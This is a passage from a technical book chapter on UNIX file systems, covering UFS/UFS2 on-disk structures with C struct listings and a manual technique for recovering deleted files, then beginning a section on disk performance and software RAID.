Unfortunately, debugfs provides quite lame support for ext3fs. In particular, the `lsdel` command always displays the number of deleted files as zero, even if you delete the entire partition. Thus, the problem of choosing the file system under Linux is not as easy as it might seem after reading some of “*Linux for beginners*” books. As relates to the advantages of ext3fs on workstations and home computers, they are neither self-evident nor indisputable. Transactions support is required only for servers (and not for every server, to tell the truth). The impossibility of recovering deleted files can potentially cause more considerable losses than the stability of the file system against unexpected power failures.

Recommended Reading

- ❑ “*Design and Implementation of the Second Extended Filesystem*” — A detailed description of the ext2fs file system from the project developers. Available for downloading at <http://e2fsprogs.sourceforge.net/ext2intro.html>.
- ❑ “*Linux Ext2fs Undeletion Mini-Howto*” — Brief but clear instructions related to the recovery of deleted files on ext2fs partitions, available at <http://www.tldp.org/HOWTO/Ext2fs-Undeletion.html>.
- ❑ “*Ext2fs Undeletion of Directory Structures Mini-Howto*” — A brief manual on recovering the deleted directories on ext2fs partitions, available at <http://www.faqs.org/docs/Linux-mini/Ext2fs-Undeletion-Dir-Struct.html>.
- ❑ “*Howto-Undelete*” — Another manual related to the recovery of deleted files on ext2fs partitions using lde: <http://lde.sourceforge.net/UNERASE.txt>.

Recovering Deleted Files under the UNIX File System

The UNIX file system (UFS) is the main file system for BSD and is installed by default. Most commercial UNIX versions also use UFS or something much like it. In contrast to ext2fs, which is well documented, UFS is superficially described in available literature. Only the source code is a reliable source of information about this file system, and coming to know its particulars is not an easy task. There are lots of utilities that recover destroyed data (or at least attempt to do so); however, in practice all such tools turn out to be unusable. It's no wonder: Automated recovery of deleted files is principally impossible on UFS. Nevertheless, this goal can be achieved manually, provided that you know how.

History

UFS is the descendant of s5 — the first file system written for UNIX as early as 1974. The s5 file system was extremely easily organized and slow (according to some sources, its performance was only about 2% to 5% above the raw performance of the naked disk). Nevertheless, it already contained the concepts of superblock, inodes, and data blocks.

During work on the 4.2 BSD distribution set, which was released in 1983, the original file system was slightly improved. The list of extensions included long file names, symbolic links, and so on. This is how UFS was born.

In 4.3 BSD, released the next year, the improvements were more radical and even revolutionary. There appeared the concepts of fragments and cylinder groups. The operating speed of the file system was improved considerably, because of which it obtained its name — fast file system (FFS).

All further releases of the 4.x BSD product line included FFS. In 5.x BSD, the file system was modified again. To support larger disks, it became necessary to increase the width of all address fields: 32-bit fragment numbering was replaced by 64-bit numbering. Other improvements were introduced, although they were less significant.

In effect, there are three different file systems that are incompatible with each other at the level of the basic data structures. Nevertheless, some authors tend to consider FFS as a superstructure over UFS. For example, the “*Little UFS2 FAQ*” states that UFS (and UFS2) defines on-disk data layout. FFS sits on top of UFS (1 or 2) and provides directory structure information and a variety of disk-access optimizations. The point is that if you look into the source code of the file system, you’d discover two subdirectories there — `/ufs` and `/ffs`. The `/ffs` subdirectory contains the definition of the superblock, the basic structure responsible for data layout, and `/ufs` contains definitions of the inode and directory structure, which refutes the preceding statement (according to which, the situation should be the opposite).

To avoid terminological confusion, I’ll interpret UFS as the main 4.5 BSD file system and UFS2 as the main 5.x BSD file system.

UNIX File System Structure

In general, UFS is much like ext2fs. It has the same inodes, data blocks, files, and directories. However, there are also differences. In ext2fs, there is only one group of inodes and only one group of blocks for the entire partition. In contrast, UFS divides the partition to the several zones of approximately equal size, called cylinder groups. Each zone has its own group of inodes and its own group of data blocks independent of all other zones. In other words, inodes describe the blocks of only one zone, namely, the one to which they belong. This improves file system performance, because the head of the hard disk makes shorter movements. In addition, this

simplifies the procedure of data recovery in case of minor damage because, as practice has shown, only the first group of inodes is destroyed as a rule. It is hard to imagine what might happen to the hard disk to ruin all groups. Possibly, this could be achieved only by placing the disk under a hydraulic press.

The diagram comparing the s5 file system and UFS is presented in Fig. 8.9. In UFS, every block is divided into several fixed-size fragments, preventing the loss of free space in the tails of files. As a result, using large blocks doesn't seem wasteful. On the contrary, it improves performance and prevents fragmentation. If a file uses more than one fragment in two discontinuous blocks, it is automatically moved to another position, into a less-fragmented region of free space. Thus, file fragmentation in UFS is either negligible or there is no fragmentation. This considerably simplifies the recovery of deleted files and destroyed data.




Fig. 8.9. Structure of s5/ext2fs (a) and UFS (b)




Fig. 8.10. Sequential groups of cylinders

Addressing is implemented either in physical offsets measured in bytes and counted from the start of the group of cylinders (or, rarely, from the start of the UFS partition) or in the number of fragments counted from the same point. Assume that the block size is 16 KB, split into eight fragments. In this case, sector 69 will have an offset equal to $512 * 69 = 35328$ bytes or $1024 * ((16/8)/512) * 69 = 276$ fragments.

The boot sector is located in the beginning of the partition. It is followed by the superblock, after which there are one or more groups of cylinders (Fig. 8.10). To be on the safe side, the copy of the superblock is duplicated in each group. The boot sector is not duplicated, however, because of unification considerations. Space is allocated for it; as a result, relative block addressing in each group remains unchanged.

In UFS, the superblock is located at the offset 8192 bytes from the start of the partition, which corresponds to 16th sector. In UFS2, it has been moved 65,536 bytes (128 sectors) from the start, releasing space for the disk label and the operating system initial loader. For truly large systems (in the source code, they are called piggy), there is a possibility of moving the superblock to the 262,144-byte address (as far as 512 sectors).

Among other information, the superblock contains the following:

- ❑ `cblkno` — Offset of the first group of the block of cylinders, measured in fragments and counted from the start of the partition
- ❑ `fs_iblkno` — Offset of the first inode in the first group of cylinders, counted in fragments from the start of the partition
- ❑ `fs_dblkno` — Offset of the first data block in the first group of cylinders, counted in fragments from the start of the partition
- ❑ `fs_ncg` — Number of cylinder groups
- ❑ `fs_bsize` — Size of one block in bytes
- ❑ `fs_fsize` — Size of one fragment in bytes
- ❑ `fs_frag` — Number of fragments in a block
- ❑ `fs_fpg` — Size of each group of cylinders expressed in blocks (also can be found using `fs_cgsize`)

To translate the offsets in fragments into sector numbers, the following formula is used: `sec_n(fragment_offset) = fragment_offset * (fs_bsize/fs_frag/512)`. It has a shorter variant: `sec_n(fragment_offset) = fragment_offset * (fs_fsize/512)`.

The superblock structure is defined in the `/src/ufs/ffs/fs.h` file. In the simplified form, it appears as shown in Listing 8.7.

Listing 8.7. The superblock format (minor fields are omitted)

```
struct fs {
/* 0x00 */    int32_t fs_firstfield;        /* Historical file system linked list, */
/* 0x04 */    int32_t fs_unused_1;          /*      used for incore superblocks */
/* 0x08 */    ufs_daddr_t fs_sblkno;        /* Addr of superblock in fs */
/* 0x0C */    ufs_daddr_t fs_cblkno;        /* Offset of cyl block in fs */
/* 0x10 */    ufs_daddr_t fs_iblkno;        /* Offset of inode blocks in fs */
/* 0x14 */    ufs_daddr_t fs_dblkno;        /* Offset of first data after cg */
/* 0x18 */    int32_t fs_cgoffset;          /* Cylinder group offset in cylinder */
/* 0x1C */    int32_t fs_cgmask;           /* Used to calc mod fs_ntrak */
/* 0x20 */    time_t fs_time;              /* Last time written */
```

```

/* 0x24 */    int32_t fs_size;                /* Number of blocks in fs */
/* 0x28 */    int32_t fs_dsize;               /* Number of data blocks in fs */
/* 0x2C */    int32_t fs_ncg;                 /* Number of cylinder groups */
/* 0x30 */    int32_t fs_bsize;               /* Size of basic blocks in fs */
/* 0x34 */    int32_t fs_fsize;               /* Size of frag blocks in fs */
/* 0x38 */    int32_t fs_frag;                /* Number of frags in a block in fs */

/* These are configuration parameters. */
/* 0x3C */    int32_t fs_minfree;             /* Minimum percentage of free blocks */
/* 0x40 */    int32_t fs_rotdelay;            /* Num of ms for optimal next block */
/* 0x44 */    int32_t fs_rps;                 /* Disk revolutions per second */

/* These are sizes determined by the number of cylinder groups and their sizes. */
/* 0x98 */    ufs_daddr_t fs_csaddr;           /* Blk addr of cyl grp summary area */
/* 0x9C */    int32_t fs_cssize;              /* Size of cyl grp summary area */
/* 0xA0 */    int32_t fs_cgsize;              /* Cylinder group size */

/* These fields can be computed from the others. */
/* 0xB4 */    int32_t fs_cpg;                 /* Cylinders per group */
/* 0xB8 */    int32_t fs_ipg;                 /* Inodes per group */
/* 0xBC */    int32_t fs_fpg;                 /* Blocks per group * fs_frag */

/* These fields are cleared at mount time. */
/* 0xD0 */    int8_t fs_fmod;                 /* Superblock modified flag */
/* 0xD1 */    int8_t fs_clean;                /* File-system-is-clean flag */
/* 0xD2 */    int8_t fs_roonly;               /* Mounted read-only flag */
/* 0xD3 */    int8_t fs_flags;                 /* See fs_ flags below. */
/* 0xD4 */    u_char fs_fsmnt[MAXMNTLEN];     /* Name mounted on */
};

```

After the end of the superblock, at a certain offset, there resides the first group of cylinders. In the beginning of each group, there is an auxiliary structure named `cg`, which describes the group of cylinders. It contains the `55h 02h 09h` magic sequence, by which all surviving groups can be found even if the superblock is destroyed (the starting addresses of all subsequent groups are computed by multiplying the group number by its size, contained in the `fs_cgsize` field).

The list of other important parameters includes the following fields:

- ❑ `cg_cgx` — Ordinal number of the group, counted from zero
- ❑ `cg_old_niblk` — Number of inodes in a given group
- ❑ `cg_ndblk` — Number of blocks in a given group
- ❑ `csum` — Number of free inodes and data blocks in this group
- ❑ `cg_iusedoff` — Offset of the occupied inodes bitmap, measured in bytes and counted from the start of the given group
- ❑ `cg_freeoff` — Offset of the free space map in bytes, counted from the start of the group

The `cg` structure is defined in the `/src/ufs/ffs/fs.h` file and appears as shown in Listing 8.8.

Listing 8.8. The structure of the cylinder group descriptor

```
#define CG_MAGIC      0x090255
#define MAXFRAG      8

struct cg {
    /* 0x00 */ int32_t  cg_firstfield;    /* Historical cyl groups linked list */
    /* 0x04 */ int32_t  cg_magic;         /* Magic number */
    /* 0x08 */ int32_t  cg_old_time;      /* Time last written */
    /* 0x0C */ int32_t  cg_cgx;          /* Cgx'th cylinder group */
    /* 0x10 */ int16_t  cg_old_ncyl;      /* Number of cyls in this cg */
    /* 0x12 */ int16_t  cg_old_niblk;     /* Number of inode blocks in this cg */
    /* 0x14 */ int32_t  cg_ndblk;        /* Number of data blocks in this cg */
    /* 0x18 */ struct  csum cg_cs;        /* Cylinder summary information */
    /* 0x28 */ int32_t  cg_rotor;        /* Position of last used block */
    /* 0x2C */ int32_t  cg_frotor;       /* Position of last used frag */
};
```



```

/* 0x30 */ int32_t  cg_irotor;           /* Position of last used inode */
/* 0x34 */ int32_t  cg_frsum[MAXFRAG];   /* Counts of available frags */
/* 0x54 */ int32_t  cg_old_btutoff;      /* (int32) Block totals per cylinder */
/* 0x58 */ int32_t  cg_old_boff;        /* (u_int16) Free block positions */
/* 0x5C */ int32_t  cg_iusedoff;         /* (u_int8) Used inode map */
/* 0x60 */ int32_t  cg_freeoff;          /* (u_int8) Free block map */
/* 0x64 */ int32_t  cg_nextfreeoff;      /* (u_int8) Next available space */
/* 0x68 */ int32_t  cg_clustersumoff;    /* (u_int32) Counts of avail clusters */
/* 0x6C */ int32_t  cg_clusteroff;      /* (u_int8) Free cluster map */
/* 0x70 */ int32_t  cg_nclusterblks;     /* Number of clusters in this cg */
/* 0x74 */ int32_t  cg_niblk;           /* Number of inode blocks in this cg */
/* 0x78 */ int32_t  cg_initidiblk;      /* Last initialized inode */
/* 0x7C */ int32_t  cg_sparecon32[3];    /* Reserved for future use */
/* 0x00 */ ufs_time_t cg_time;          /* Time last written */
/* 0x00 */ int64_t  cg_sparecon64[3];    /* Reserved for future use */
/* 0x00 */ u_int8_t cg_space[1];        /* Space for cylinder group maps */
/* Actually longer */

```

Between the descriptor of the cylinder group and the descriptor of the inode group are a bitmap of occupied inodes and the map of the free disk space. These are ordinary bitmap fields, the same as in NTFS. When recovering deleted files, it is impossible to do without these bitmaps. They separate the wheat from the chaff and considerably narrow the search range. This is especially noticeable on disks that are more than 50% full.

The bitmaps are followed by the array of inodes, the offset of which is contained in the `cg_iusedoff` field (the address of the first group of inodes is duplicated in the superblock). In essence, the inode structure in UFS doesn't considerably differ from the similar structure in ext2fs; only the field order is different. In addition, there is only one indirect addressing block instead of the three such blocks existing in ext2fs. However, these are minor technical details. I won't consider them here because for the declared goals they are of little importance. Consider the fundamental fields, the list of which includes the following:

- ❑ `di_nlink` — Number of references to the file (0 means that the file has been “deleted”)

- ❑ `di_size` — File size in bytes
- ❑ `di_atime/di_atimensec` — Time of last access to the file
- ❑ `di_mtime/di_mtimensec` — Time of last file modification
- ❑ `di_ctime/di_ctimensec` — Time of last inode modification
- ❑ `di_db` — Addresses of the first 12 blocks of the file, counted in fragments from the start of the cylinder group
- ❑ `di_ib` — Address of the indirect blocks, counted in fragments from the start of the group

The inode structure is defined in `/src/ufs/ufs/dinode.h`. For UFS1, it appears as shown in Listing 8.9 and Fig. 8.11.

Listing 8.9. The inode structure in UFS1

```

struct dinode {
/* 0x00 */    u_int16_t    di_mode;        /* 0: IFMT, permissions; see below. */
/* 0x02 */    int16_t      di_nlink;       /* 2: File link count */
/* 0x04 */    union {
                u_int16_t oldids[2];       /* 4: FFS: Old user and group IDs */
                int32_t  inumber;         /* 4: LFS: Inode number */
            } di_u;
/* 0x08 */    u_int64_t    di_size;        /* 8: File byte count */
/* 0x10 */    int32_t      di_atime;       /* 16: Last access time */
/* 0x14 */    int32_t      di_atimensec;   /* 20: Last access time */
/* 0x18 */    int32_t      di_mtime;       /* 24: Last modified time */
/* 0x1C */    int32_t      di_mtimensec;   /* 28: Last modified time */
/* 0x20 */    int32_t      di_ctime;       /* 32: Last inode change time */
/* 0x24 */    int32_t      di_ctimensec;   /* 36: Last inode change time */
/* 0x28 */    ufs_daddr_t  di_db[NDADDR];  /* 40: Direct disk blocks */
/* 0x58 */    ufs_daddr_t  di_ib[NIADDR];  /* 88: Indirect disk blocks */
/* 0x64 */    u_int32_t    di_flags;       /* 100: Status flags (chflags) */
/* 0x68 */    int32_t      di_blocks;      /* 104: Blocks actually held */
/* 0x6C */    int32_t      di_gen;         /* 108: Generation number */
/* 0x70 */    u_int32_t    di_uid;         /* 112: File owner */
/* 0x74 */    u_int32_t    di_gid;         /* 116: File group */
/* 0x78 */    int32_t      di_spare[2];    /* 120: Reserved; currently unused */
};

```




Fig. 8.11. Design of inode structure


In UFS2, inode structure was considerably modified (see Listing 8.10). Lots of new fields appeared, the width of address fields was duplicated, and so on. What does this mean for practical data recovery? Offsets of all fields have changed. However, this doesn't really matter, because the general principle of working with inodes remained the same.

Listing 8.10. The inode structure in UFS2

```

struct ufs2_dinode {
/* 0x00 */ u_int16_t di_mode;           /* 0: IFMT, permissions; see below. */
/* 0x02 */ int16_t di_nlink;           /* 2: File link count */
/* 0x04 */ u_int32_t di_uid;           /* 4: File owner */
/* 0x08 */ u_int32_t di_gid;           /* 8: File group */
/* 0x0C */ u_int32_t di_blksize;       /* 12: Inode block size */
/* 0x10 */ u_int64_t di_size;          /* 16: File byte count */
/* 0x18 */ u_int64_t di_blocks;       /* 24: Bytes actually held */
/* 0x20 */ ufs_time_t di_atime;       /* 32: Last access time */
/* 0x28 */ ufs_time_t di_mtime;       /* 40: Last modified time */
/* 0x30 */ ufs_time_t di_ctime;       /* 48: Last inode change time */
/* 0x38 */ ufs_time_t di_birthtime;   /* 56: Inode creation time */
/* 0x40 */ int32_t di_mtimensec;       /* 64: Last modified time */
/* 0x44 */ int32_t di_atimensec;      /* 68: Last access time */
/* 0x48 */ int32_t di_ctimensec;      /* 72: Last inode change time */
/* 0x4C */ int32_t di_birthnsec;      /* 76: Inode creation time */
/* 0x50 */ int32_t di_gen;             /* 80: Generation number */
/* 0x54 */ u_int32_t di_kernflags;     /* 84: Kernel flags */
/* 0x58 */ u_int32_t di_flags;        /* 88: Status flags (chflags) */
/* 0x5C */ int32_t di_extsize;        /* 92: External attributes block */
/* 0x60 */ ufs2_daddr_t di_extb[NXADDR]; /* 96: External attributes block */
/* 0x70 */ ufs2_daddr_t di_db[NDADDR]; /* 112: Direct disk blocks */
/* 0xD0 */ ufs2_daddr_t di_ib[NIADDR]; /* 208: Indirect disk blocks */
/* 0xE8 */ int64_t di_spare[3];       /* 232: Reserved; currently unused */
};

```


Fig. 8.12. Storage of file names and directories

File names are stored in directories (Fig. 8.12). There are no file names in inodes. UFS views directories as files of a specific type, which can be stored in any location belonging to the cylinder group. UFS supports several types of directory hashing; however, this has no effect on the storage structure. Names are stored in blocks called `DIRBLKSIZ` in structures of the direct type aligned by the 4-byte boundary.

The direct structure is defined in the `/src/ufs/ufs/dir.h` file (see Listing 8.11). It contains the following information: the number of the inode describing the given file, the file type, its name, and the length of the direct structure used for finding the next direct structure in the block.

Listing 8.11. The direct structure responsible for storing file names and directories

```
struct direct {
    /* 0x00 */ u_int32_t d_ino;           /* Inode number of entry */
    /* 0x04 */ u_int16_t d_reclen;        /* Length of this record */
    /* 0x06 */ u_int8_t  d_type;          /* File type; see below */
    /* 0x07 */ u_int8_t  d_namlen;        /* Length of the string in d_name */
    /* 0x08 */ char      d_name[MAXNAMLEN + 1]; /* Name with length <= MAXNAMLEN */
};
```

At this stage, the description of UFS can be considered complete. The information provided here is enough to proceed with manual data recovery.

On the Remains of the Empire

When a file is being deleted, the following events take place on the UFS partition (these events are listed in the order, in which appropriate structures follow each other within the partition; this order may not match the order, in which the events take place):

- The `fs_time` superblock field (the time of last access to the partition) is modified.

- ❑ The `fs_cstotal` superblock structure (the number of free inodes and data blocks within the partition) is modified.
- ❑ In the cylinder group, bitmaps of occupied inodes and data blocks are modified. Inode and all data blocks of the file being deleted are marked as released.
- ❑ In the inode of the parent directories, the fields of last access and modification times are modified.
- ❑ In the inode of the parent directory, the last inode modification time field is changed.
- ❑ In the inode of the file being deleted, the `di_mode` (IFMT, permissions), `di_nlink` (number of references to the file), and `di_size` (file size) fields are reset to zero.
- ❑ In the inode of the file being deleted, the `di_db` (array of pointers to the first 12 blocks of the file) and `di_ib` (pointer to the indirect blocks) fields are brutally overwritten with zeros.
- ❑ In the inode of the file being deleted, the last modification and inode change fields are reset to zero; the last access time field remains intact.
- ❑ The `di_spare` field in the inode of the file being deleted is updated. In the source code, it is marked as `Reserved; currently unused`; however, if you view the dump, you'll discover that this is not so. To all appearances, this field stores something like an update sequence used for controlling inode integrity; however, this is only an assumption.
- ❑ In the directory of the file being deleted, the size of the preceding direct structure is increased by the `d_reclen` value. As a result, it “merges” with the name of the file being deleted. Nevertheless, it isn't overwritten, at least immediately. The file name is overwritten only when it becomes necessary.

File Recovery Tools

After unintentional deletion of one or more files, dismount the volume immediately and start the sector-level disk editor. For example, it is possible to use the well-known `lde` ported to BSD. Unfortunately, its operation is unstable on my system (4.5 BSD) and doesn't display the main data structures in easily readable form, although UFS support is declared. Provided that you have a sufficient amount of free space, it is possible to copy the volume into a file and work with this file using any hex editor (`BIEW`, for example) or open the partition device directly

(for example, as follows: `/dev/ad0s1a`). As a variant, it is possible to insert any bootable CD-ROM with Windows PE into the CD drive and use any Windows editor, such as Microsoft Disk Probe or Runtime DiskExplorer. The same is true for Norton Disk Editor started from the bootable MS-DOS diskette (although it doesn't support large disks and SCSI devices). Finally, it is possible to start KNOPPIX or any other Live Linux CD oriented toward data recovery (although, most recovery distributions — Frenzy 0.3, in particular — do not contain disk editors).

As you can see, there are lots of recovery tools from which to choose.

Technique of File Recovery

I'll start the description of the file-recovery technique with the bad news. Because in the course of file deletion the references to the first 12 direct blocks and 3 indirect blocks are irreversibly overwritten, automated data recovery is principally impossible. The deleted file can be found only by its contents. The search must be conducted within the free space. This is where the bitmaps located after the end of the descriptor of the cylinder group come on to the scene.

If you are lucky and the file turns out to be unfragmented (recall that on UFS, as already mentioned, either the fragmentation is negligible or there is no fragmentation), the recovery will be a matter of your skills. Simply select the chosen group of sectors and write it to the disk (however, not to the partition being recovered). For example, you can transmit the file to another computer through the network. Unfortunately, the length field of the file is ruthlessly overwritten in the course of file deletion; therefore, the actual size of the file must be guessed. This sounds more frightening than it is. The unused tail of the last fragment is always overwritten by zeros, which serves as a good guiding line. The only problem is that some types of files contain a certain number of zeros in their tails, and if these are discarded, some files might become unusable; therefore, you'll have to conduct some experiments here.

What if the file is fragmented? You'll have to manually reassemble the first 13 blocks (note that these are blocks, not fragments). In the ideal case, this will be one contiguous region. The situation is much worse if the first fragment is located in a "foreign" block (in other words, the one that is partially occupied by another file) and the remaining 12 blocks are located in one or more regions. It is difficult to imagine a situation, in which the starting 13 blocks would be highly fragmented (UFS supports background defragmentation). This can happen only if many files

are “regrouped,” which almost never occurs in real life (perhaps, only when you decide to establish the order on your hard disk). In other words, assume that the 13th block of the file has been found. It won’t fit within the array of direct addressing (only 12 blocks are contained there); the reference to it, as well as references to all further blocks of the file, must be contained in the indirect blocks, which in the course of file deletion are marked as free but are not overwritten immediately. Most files have only one indirect block, which considerably simplifies the task of recovery.

How is it possible to find this block on the disk? Compute the offset of 13th block of the file from the start of the cylinder group, translate it into fragments, write the resulting number in inversed order (so that the least significant bytes occupy the smaller addresses), and carry out a context search over the free space.

It is easy to distinguish an indirect block from all the other data types, because it is an array of pointers to a block, terminated with zeros. It only remains to retrieve these blocks from the disk and write them to a file, truncating the file to the required length. Pay attention! If you have found several candidates to indirect blocks, the 13th block of the deleted file belonged to different files at different times (which probably will be the case). Not all indirect blocks were overwritten, so the references have survived. How do you distinguish “your” block from the “foreign” ones? If at least one of the references points to the already-occupied data block (which can be easily determined using the bitmap), such a block can be discarded immediately. The remaining blocks are sorted manually until you obtain a usable copy of the recovered file. The file name can be retrieved from the directory, provided that it hasn’t been overwritten yet. When recovering several files, it is impossible to unambiguously state, which name belongs to which file. However, even this is better than nothing. Directories are recovered in the same way as normal files, although, to tell the truth, there is nothing to recover there except for file names.

It is generally agreed that the preceding described method of data recovery has lots of limitations. In particular, when deleting many highly-fragmented binary files it fails. You’ll waste lots of time, but it is unlikely that you’d find anything useful among the heap of file system wreckage. However, there is no other way out (except for the backup copy, which also might be missing). Therefore, this technique is useful.

Tuning the File System for the Best Performance

In contrast to Windows, Linux supports an entire range of file systems, differing in their properties, performance, and goals: Minix, ext2fs, ext3fs, ReiserFS, XFS, JFS, UFS, FFS, and so on. Which file system would you choose? How would you tune

the chosen file system for the best performance? The standard settings suggested by the compilers of distribution set are not always optimal. System performance can be considerably improved if you change the default settings.

A hard disk is a sophisticated and reliable device. It is fast, but the processor is still faster. The disk subsystem, despite all efforts of engineers, remains the slowest component, which restrains the performance of the entire computer system. With all that being so, the amounts of data being processed are growing steadily.

Most motherboards released after 2000 have an integrated RAID controller, supporting two RAID modes: RAID-0 (the “stripe” mode, in which the data are written simultaneously to several hard disks) and RAID-1 (the “mirror” mode, in which hard disks serve as “mirror” copies of each other). The stripe mode considerably increases performance, because two disks operate approximately 1.5 times faster and four disks approximately 3.5 times faster than a single disk.

Owners of kernels version 2.4 or higher can use the software RAID, which is practically as fast as the hardware RAID but slightly increases the processor workload. Older kernels (which are practically out of use nowadays) will probably require you to install additional software. More details on this topic can be found at the following address: <http://www.tldp.org/HOWTO/Software-RAID-HOWTO.html>.

Most manuals strongly recommend connecting software RAID to different IDE channels; in other words, move the disks apart, connecting them to different cables. The problem is that a typical motherboard has only two IDE channels, and at least one optical drive is needed in addition to hard disks. To achieve the highest performance, it is necessary to purchase a motherboard with several IDE channels. Nothing can be done about it, because optimization requires additional expenses. In particular, EPOX 4PCA3+ has as many as six IDE channels; however, not every user can afford to purchase it. In practice, it is possible to combine two hard disks on the same cable. This doesn't represent a serious problem, because they can work practically in parallel (although the operating speed will still drop by approximately 15%). Contemporary drives release the bus for the time required for executing slow operations. Nevertheless, a single bus must be shared between two drives, which have to compete for this resource. The combination of a hard disk and an optical drive on the same bus is not recommended, because in some cases the operating speed will decrease several times (if this is the case, try to disable the DMA mode for the CD drive — this probably would help your hard disk drive operate faster). Several examples illustrating variants of configurations for implementing software RAIDs are shown in Figs 8.13 through 8.15.




Fig. 8.13. Software RAID: one disk, one channel

